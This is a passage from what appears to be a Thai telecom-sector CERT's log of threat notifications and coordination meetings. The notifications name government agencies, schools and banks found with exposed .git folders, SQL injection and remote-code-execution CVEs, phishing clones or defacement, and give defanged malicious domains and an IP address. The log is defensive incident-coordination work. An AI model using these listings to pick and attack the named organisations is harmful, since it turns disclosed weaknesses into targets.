17.8.1.140. 25660224 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing

17.8.1.141. 25660327 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของศาลยุติธรรมเพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.1.142. 25660327 [TLP:AMBER] แจ้ง สกมช. พบเว็บไซต์ที่เป็น subdomain ของกรุงเทพมหานคร (Bangkok Metropolitan Administration) ถูกมาทำเป็น phishing และ fraud

17.8.1.143. 25660426 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ขององค์กรมีช่องโหว่ remote code execution ใน PaperCut server ที่มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

17.8.1.144. 25660426 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกสิกรไทย จำกัด (มหาชน)

17.8.1.145. 25660427 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกสิกรไทย จำกัด (มหาชน) ฉบับที่ 2

17.8.1.146. 25660508 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของมหาวิทยาลัยราชภัฏนครศรีธรรมราช มาทำเป็น phishing และ fraud

17.8.1.147. 25660510 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกรุงไทย จำกัด (มหาชน)

17.8.1.148. 25660515 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของกรมส่งเสริมสหกรณ์ กระทรวงเกษตรและสหกรณ์ มาทำเป็น phishing และ fraud

17.8.1.149. 25660517 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud

17.8.1.150. 25660529 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ขององค์การบริหารส่วนจังหวัดลำปาง มาทำเป็น phishing และ fraud

17.8.1.151. 25660612 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของ กรมทางหลวงชนบท มีช่องโหว่ CVE-2023-25157 - GeoServer SQL Injection

17.8.1.152. 25660612 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของ กรมทรัพยากรทางทะเลและชายฝั่ง มีช่องโหว่ CVE-2023-25157 - GeoServer SQL Injection

17.8.1.153. 25660620 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของโรงเรียนบ้านห้วยปราบ มาทำเป็น phishing และ fraud

17.8.1.154. 25660621 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของกระทรวงแรงงาน มีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต

17.8.1.155. 25660621 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของสำนักงานสถิติแห่งชาติ มีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต

17.8.1.156. 25660621 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของสำนักพระราชวัง มีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต

17.8.1.157. 25660622 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของกรุงเทพมหานคร มีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต

17.8.1.158. 25660622 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคาร ซีไอเอ็มบี ไทย จำกัด (มหาชน)

17.8.1.159. 25660628 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของวิทยาลัยพยาบาลบรมราชชนนี พระพุทธบาท มาทำเป็น phishing และ fraud

17.8.1.160. 25660628 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing

17.8.1.161. 25660708 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของโรงเรียนนานาชาติไทย - สิงคโปร์ มีช่องโหว่ SQL Injection และถูกโจมตีอยู่ในขณะนี้

17.8.1.162. 25660711 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของกรมควบคุมมลพิษ มีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต

17.8.1.163. 25660724 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณี IT Asset ของสถาบันทดสอบทางการศึกษาแห่งชาติ (องค์กรมหาชน) มีช่องโหว่ CVE-2023-3519 - Unauthenticated remote code execution ใน Citrix Gateway ที่มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

17.8.1.164. 25660724 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบเว็บไซต์ของสำนักงานเกษตรอำเภอเมืองชัยภูมิ ถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

17.8.1.165. 25660731 [TLP:AMBER] แจ้ง สกมช พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของเจ้าหน้าที่รัฐ

17.8.1.166. 25660807 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบเว็บไซต์ที่เป็น subdomain ของสำนักงานตำรวจแห่งชาติ ถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

17.8.1.167. 25660810 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของสถาบันเทคโนโลยีไทย-ญี่ปุ่น มาทำเป็น phishing และ fraud

17.8.1.168. 25660816 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของมหาวิทยาลัยกรุงเทพ มาทำเป็น phishing และ fraud

17.8.1.169. 25660821 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของสำนักงานคณะกรรมการการศึกษาขั้นพื้นฐาน มาทำเป็น phishing และ fraud

17.8.1.170. 25660830 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบเว็บไซต์ของสถาบันสิรินธรเพื่อการฟื้นฟูสมรรถภาพทางการแพทย์แห่งชาติถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

17.8.1.171. 25660904 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของสำนักงานคณะกรรมการการศึกษาขั้นพื้นฐาน มาทำเป็น phishing และ fraud (การแจ้งเตือนครั้งที่ 2)

17.8.2. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ หน่วยงานโครงสร้างพื้นฐานสำคัญของชาติ (Critical Infrastructure)

17.8.2.1. 25640907 [TLP:RED] แจ้งเตือนการโจมตี CI ด้านพลังงาน (ขอสงวนชื่อหน่วยงานที่ได้รับผลกระทบ)

17.8.2.2. 25650214 [TLP:RED] แจ้งเตือนหน่วยงาน CI ด้านพลังงาน (ขอสงวนชื่อหน่วยงานที่ได้รับผลกระทบ) กรณีข้อมูลบัญชีผู้ใช้งานและรหัสผ่านของ Cisco VPN ขององค์กรอาจถูก Compromised

17.8.2.3. 25650509 [TLP:AMBER] แจ้งกระทรวงสาธารณสุข กรณี IT Asset ของกระทรวงสาธารณสุข มีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

17.8.2.4. 25650511 [TLP:AMBER] แจ้งกระทรวงสาธารณสุข กรณี IT Asset ของวิทยาลัยการสาธารณสุขสิรินธร จังหวัดขอนแก่น มีช่องโหว่ที่มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

17.8.2.5. 25650825 [TLP:AMBER] แจ้งกระทรวงสาธารณสุข การขายข้อมูลใน Telegram ใต้ดินแห่งหนึ่งที่ผู้ขายอ้างว่าได้มาจากระบบของ กรมการแพทย์ กระทรวงสาธารณสุข

17.8.3. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ หน่วยงานด้านความมั่นคง

17.8.3.1. 25650706 [TLP:AMBER] แจ้ง กรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม (DSI) กรณีพบผู้ไม่หวังดีได้สร้าง Web site ที่ดูเหมือนเป็น Web site ของกรมสอบสวนคดี

พิเศษ กระทรวงยุติธรรม และยังคงสามารถเข้าถึงได้ทาง Internet ดังนี้ dsigo-th[.]com www.dsigo-th[.]com dsi-go-th[.]com

17.8.3.2. 25651129 [TLP:GREEN] แจ้ง สภาความมั่นคงแห่งชาติ รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware

17.8.3.3. 25651129 [TLP:GREEN] แจ้ง ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำนักข่าวกรองแห่งชาติ (TCS-CERT) รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware

17.8.3.4. 25660425 [TLP:AMBER] แจ้ง ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำนักข่าวกรองแห่งชาติ (TCS-CERT) การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย

17.8.3.5. 25660425 [TLP:AMBER] แจ้ง ศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย

17.8.3.6. 25660619 [TLP:CLEAR] แจ้ง ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำนักข่าวกรองแห่งชาติ (TCS-CERT) รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v1 - BangkokShell

17.8.3.7. 25660619 [TLP:CLEAR] แจ้ง ศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v1 - BangkokShell

17.8.3.8. 25660731 [TLP:AMBER] แจ้ง ศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของบุคลากรในกองทัพ

17.8.4. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ในด้านบริการภาครัฐที่สำคัญ ที่มีการให้บริการโดยตรงแก่ประชาชน (DG-CERT)

17.8.4.1. 25660317 [TLP:AMBER] แจ้ง DG-CERT พบความพยายามในการเข้าถึงระบบโดยไม่ได้รับอนุญาตจาก IP address 164.115.138[.]13

17.8.4.2. 25660425 [TLP:AMBER] แจ้ง DG-CERT การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย

17.8.4.3. 25660619 [TLP:CLEAR] แจ้ง DG-CERT รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v1 - BangkokShell

17.8.5. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานงานด้านความมั่นคงปลอดภัยเทคโนโลยีสารสนเทศภาคการธนาคาร (TB-CERT)

17.8.5.1. 25650303 [TLP:AMBER] แจ้ง TB-CERT การ Phishing เพื่อขโมยข้อมูลบัญชีผู้ใช้งาน (Login name) และรหัสผ่าน (Password) SCB Easy Net ของลูกค้าธนาคารไทยพาณิชย์ จำกัด (มหาชน)

17.8.5.2. 25650509 [TLP:AMBER] แจ้ง TB-CERT รายงานกรณีพบ IT Asset ของธนาคารทหารไทยธนชาต จำกัด (มหาชน) มีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

17.8.5.3. 25650824 [TLP:WHITE] แจ้ง TB-CERT รายงานกรณีพบ Cobalt Strike Command and Control Server ที่ใช้ชื่อ hostname ที่มีความล่อแหลมต่อการนำไปใช้งานในการโจมตีองค์กรต่าง ๆ ในประเทศไทย

17.8.5.4. 25651014 [TLP:AMBER] แจ้ง TB-CERT รายงานกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ขององค์กรหนึ่งในภาคส่วนโทรคมนาคม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.5.5. 25651018 [TLP:AMBER] แจ้ง TB-CERT รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลงหน้าเว็บไซต์ขององค์กรหนึ่งในภาคส่วนโทรคมนาคมเพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.5.6. 25651121 [TLP:AMBER] แจ้ง TB-CERT รายงานกรณีพบมีการปลอมแปลงหน้าบริการ Mobile Banking ที่คล้ายกับเป็นบริการของธนาคารกรุงเทพ จำกัด (มหาชน)

17.8.5.7. 25651125 [TLP:AMBER] แจ้ง TB-CERT รายงานกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.5.8. 25651209 [TLP:AMBER] แจ้ง TB-CERT รายงานกรณีพบมีการปลอมแปลงหน้าบริการ KTB Netbank ที่คล้ายกับเป็นบริการของธนาคารกรุงไทย จำกัด

17.8.5.9. 25651224 [TLP:AMBER] แจ้ง TB-CERT รายงานกรณีพบมีการจดทะเบียนโดเมน (domain) ที่มีความคล้ายคลึงกับโดเมนของธนาคารกสิกรไทย จำกัด (มหาชน)

17.8.5.10. 25660420 [TLP:AMBER] แจ้ง TB-CERT แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของธนาคารกสิกรไทย เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.5.11. 25660426 [TLP:AMBER] แจ้ง TB-CERT แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกสิกรไทย จำกัด (มหาชน)

17.8.5.12. 25660427 [TLP:AMBER] แจ้ง TB-CERT แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกสิกรไทย จำกัด (มหาชน) ฉบับที่ 2

17.8.5.13. 25660510 [TLP:AMBER] แจ้ง TB-CERT แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกรุงไทย จำกัด (มหาชน)

17.8.5.14. 25660622 [TLP:AMBER] แจ้ง TB-CERT แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคาร ซีไอเอ็มบี ไทย จำกัด (มหาชน)

17.8.6. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคตลาดทุน (TCM-CERT)

17.8.6.1. 25650824 [TLP:WHITE] แจ้ง TCM-CERT รายงานกรณีพบ Cobalt Strike Command and Control Server ที่ใช้ชื่อ hostname ที่มีความล่อแหลมต่อการนำไปใช้งานในการโจมตีองค์กรต่าง ๆ ในประเทศไทย

17.8.7. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคภาคธุรกิจประกันภัย (TI-CERT)

17.8.7.1. 25650824 [TLP:WHITE] แจ้ง TI-CERT รายงานกรณีพบ Cobalt Strike Command and Control Server ที่ใช้ชื่อ hostname ที่มีความล่อแหลมต่อการนำไปใช้งานในการโจมตีองค์กรต่าง ๆ ในประเทศไทย

17.8.7.2. 25660224 [TLP:AMBER] แจ้ง TI-CERT พบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing

17.8.8. การร่วมมือ การประสานงาน กับ องค์กร หรือ หน่วยงาน หรือ สมาคม หรือ ผู้ประกอบการ ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์

17.8.8.1. 25631124 การประชุมในการกลั่นกรองรายละเอียดด้านเทคนิคของเอกสาร “เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม (Telecommunications Sector - Traffic Light Protocol (TLP)) กับ ผู้ประกอบการที่เป็นสมาชิกศูนย์ TTC-CERT

17.8.8.2. 25631201 ร่วมการประชุม เพื่อรับฟังความคิดเห็นต่อการจัดทำแผนตามพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 กับ สกมช.

17.8.8.3. 25631217-18 การฝึกอบรม Malware Analysis โดย AJCCBC กับ สพธอ.

17.8.8.4. 25640120 การเข้าร่วมการฝึก Cyber Attack Exercise ในงาน 11th ASEAN-Japan Information Security Workshop for ISPs online กับ สพธอ.

17.8.8.5. 25640128 ประชุมเพื่อระดมความคิดเห็นในเรื่อง Requirement ของ Threat Intelligence Feed ครั้งที่ 1 กับ ผู้ประกอบการที่เป็นสมาชิกศูนย์ TTC-CERT

17.8.8.6. 25640204 ประชุมเพื่อระดมความคิดเห็นในเรื่อง Requirement ของ Threat Intelligence Feed ครั้งที่ 2 กับ ผู้ประกอบการที่เป็นสมาชิกศูนย์ TTC-CERT

17.8.8.7. 25640205 ประชุมหารือให้ความเห็นเกี่ยวกับ Critical Service และ CII กับ กสทช.

17.8.8.8. 25640302-04 เข้าร่วม Thailand Cybersecurity and Data Protection Standards Workshop กับ สกมช.

17.8.8.9. 25640309 เข้าร่วม the AJCCBC Cybersecurity Training Preview for 2021 กับ สพธอ.

17.8.8.10. 25640326 การประชุมรับฟังผลสำรวจความพร้อม Essential Services : หน่วยงานของรัฐ โครงสร้างพื้นฐานสำคัญ (CI) และหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) กับ กสทช.

17.8.8.11. 25640326 การจัดทำข้อเสนอแนะแนวทางการดูแลและสร้างความเชื่อมั่นให้กับ Essential Services : หน่วยงานของรัฐ CI และ CII กับ กสทช.

17.8.8.12. 25640401 การประชุมเกี่ยวกับกฎหมายลำดับรอง ตามมาตรา 49 มาตรา 50 และมาตรา 60 กับ กสทช.

17.8.8.13. 25640408 ประชุมหารือเพื่อให้ความเห็นเกี่ยวกับกฎหมายลำดับรองตามมาตรา 49 50 และ 60 กับ กสทช.

17.8.8.14. 25640426 TB-CERT & TTC-CERT Collaboration SMS Phishing Discussion กับ ผู้ประกอบการโทรศัพท์เคลื่อนที่ และ ภาคธนาคาร

17.8.8.15. 25640512 การประชุมเรื่องการประสานงานความร่วมมือภาคการเงินโทรคมนาคมเพื่อสร้างความร่วมมือร่วมกันในการป้องกัน SMS-Phishing Attack กับ ผู้ประกอบการโทรศัพท์เคลื่อนที่ และ ภาคธนาคาร

17.8.8.16. 25640519 การประชุมระดมความคิดการเขียนแนวทางปฏิบัติในการทำ Registration sender name process กับ ผู้ประกอบการโทรศัพท์เคลื่อนที่ และภาคธนาคาร

17.8.8.17. 25640702 เข้าร่วมงานสัมมนา Cybersecurity Knowledge Sharing ครั้งที่ 6 ภายใต้หัวข้อ “Shining a Light on DARKSIDE Ransomware Operations” จัดโดย สกมช.

17.8.8.18. 25640722 ร่วมประชุมชี้แจงกิจกรรม TB-CERT Cyber Combat 2021 จัดโดย TB-CERT

17.8.8.19. 25640811 เข้าร่วม AJCCBC Cybersecurity Capacity Building Workshop 2021 จัดโดย ThaiCERT

17.8.8.20. 25640813 เข้าร่วมงานสัมมนาระดมความคิดเห็นต่อ (ร่าง) เนื้อหาหลักสูตรด้านความมั่นคงปลอดภัยไซเบอร์ระดับพื้นฐานและระดับผู้เชี่ยวชาญ ในรูปแบบการประชุมผ่านสื่ออิเล็กทรอนิกส์ทางไกล (Virtual Online Conference) จัดโดย สกมช.

17.8.8.21. 25640820 การสร้างความร่วมมือ กับ สกมช. ในการทำโจทย์แข่งขันเพื่อคัดเลือกนักเรียนนักศึกษาระดับอุดมศึกษาไปแข่ง CTF กับประเทศเวียดนาม

17.8.8.22. 25640830 เข้าร่วมแข่งขัน BLUETEAM TB-CERT Cyber Combat 2021 จัดโดย TB-CERT

17.8.8.23. 25640901 ร่วมประชุมการประสานงานความร่วมมือภาคการเงินโทรคมนาคมเพื่อสร้างความร่วมมือร่วมกันในการป้องกัน SMS-Phishing Attack - SMS Sender name Registration and Incident Handling Process

17.8.8.24. 25640906 ร่วมประชุมแนวทางการพิจารณาหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Critical Information Infrastructure : CII) ด้านโทรคมนาคม ตาม พ.ร.บ. การรักษาความมั่นคองปลอดภัยไซเบอร์ พ.ศ. 2562 จัดโดย กสทช.

17.8.8.25. 25640917 เข้าร่วมงานสัมมนาออนไลน์ Cybersecurity Knowledge Sharing ครั้งที่ 9 ภายใต้หัวข้อ “Focus on: Threat Hunting, Defense Hunting, Cyber Threat Hunting” จัดโดย สกมช.

17.8.8.26. 25640929 เข้าร่วมการประชุมเชิงปฏิบัติการสำหรับหน่วยงานควบคุมหรือกำกับดูแล หน่วยงานของรัฐ และหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ ครั้งที่ 2/2564 จัดโดย สกมช.

17.8.8.27. 25641001 เข้าร่วมประชุมพัฒนาแนวคิดการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.28. 25641012 เข้าร่วมการอบรมหัวข้อ UNODC Regional Ransomware Investigation Training Course (Basic Level) จัดโดย United Nations Office on Drugs and Crime

17.8.8.29. 25641012 เข้าร่วมประชุมการวางแผนขั้นต้น (Initial Planning Conference - IPC) การฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.30. 25641015 เข้าร่วมประชุมเพื่อจัดทำสถานการณ์ย่อยครั้งที่ 1 2 3 การฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.31. 25641028 ดำเนินการทดสอบการรับส่งข้อมูลแบบเข้ารหัสให้กับสมาชิกศูนย์ TTC-CERT เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022

17.8.8.32. 25641101 เข้าร่วมประชุมวางแผนขั้นสุดท้าย Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.33. 25641105 - 25641220 เข้าร่วมประชุมเพื่อดำเนินงานในส่วนควบคุมการฝึกและส่วนประเมินผล เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.34. 25641109 เข้าร่วมให้ความเห็นการสำรวจและเก็บข้อมูล การจัดทำแผนพัฒนาบุคลากรทางด้านไซเบอร์ของประเทศ จัดโดย สกมช. (โครงการ APT Expert Mission 2021)

17.8.8.35. 25641109-18 เข้าร่วมการอบรม World class cyber security practices by MITRE/CISA/SEI เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.36. 25641123 เข้าร่วมการอบรม บทบาทและหน้าที่เกี่ยวกับการรักษาความมั่นคงปลอดภัยไซเบอร์สำหรับหน่วยควบคุมและกำกับดูแลหน่วยงานของรัฐและหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.37. 25641125 เข้าร่วมการอบรมหัวข้อ บทบาทและหน้าที่เกี่ยวกับการรักษาความมั่นคงปลอดภัยไซเบอร์สำหรับ Sectorial CERT และการจัดทำแผนรับมือภัยคุกคามทางไซเบอร์และการตอบสนองต่อเหตุการณ์ (Incident Response Plan) เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.38. 25641130 เข้าร่วมการอบรมหัวข้อ การจัดทำแผนรับมือภัยคุกคามทางไซเบอร์และการตอบสนองต่อเหตุการณ์ระดับชาติ (National Incident Response Plan) เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.39. 25641207 เข้าร่วมการอบรมหัวข้อ Incident Response Fundamental เพื่อเตรียมความพร้อมในการฝึก Thailand's National Cyber Exercise 2022 จัดโดย สกมช.

17.8.8.40. 25641129 เข้าร่วมการอบรมหลักสูตรด้านความมั่นคงปลอดภัยไซเบอร์ระดับพื้นฐาน สกมช.

17.8.8.41. 25641213-17 เข้าร่วมการอบรมหัวข้อ UNODC Regional Ransomware Investigation Training Course (Advanced Level) จัดโดย United Nations Office on Drugs and Crime

17.8.8.42. 25650110-14 เข้าร่วมการอบรมหลักสูตรพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ครั้งที่ 18 ได้แก่ หลักสูตรการรับมือภัยคุกคาม (CYDER) และการตรวจวิเคราะห์มัลแวร์ จัดโดยศูนย์ความร่วมมืออาเซียน-ญี่ปุ่นเพื่อพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ (ASEAN-Japan Cybersecurity Capacity Building Centre : AJCCBC) ภายใต้การกำกับดูแลของสำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (สพธอ.)

17.8.8.43. 25650122 เข้าร่วมการอบรมหัวข้อ Technical skill training related to incident response using a CTF format จัดโดยศูนย์ความร่วมมืออาเซียน-ญี่ปุ่นเพื่อพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ (ASEAN-Japan Cybersecurity Capacity Building Centre : AJCCBC) ภายใต้การกำกับดูแลของสำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (สพธอ.)

17.8.8.44. 25650221-25 เข้าร่วมการอบรมหลักสูตรพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ครั้งที่ 19 การตรวจวิเคราะห์มัลแวร์ จัดโดยศูนย์ความร่วมมืออาเซียน-ญี่ปุ่นเพื่อพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ (ASEAN-Japan Cybersecurity Capacity Building Centre : AJCCBC) ภายใต้การกำกับดูแลของสำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (สพธอ.)

17.8.8.45. 25650215 เข้าร่วมแสดงความเห็นร่างประกาศภายใต้พระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ.2562 ตามมาตรา 23(4) และ 57 จัดโดย สกมช.

17.8.8.46. 25650301 เข้าร่วมการประชุมหารือหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) ด้านกิจการโทรคมนาคมครั้งที่ 1/2565 จัดโดย กสทช.

17.8.8.47. 25650303 เข้าร่วมการประชุมเตรียมการป้องกันรับมือด้านความปลอดภัยทางไซเบอร์ รัฐเซีย-ยูเครน จัดโดย สกมช.

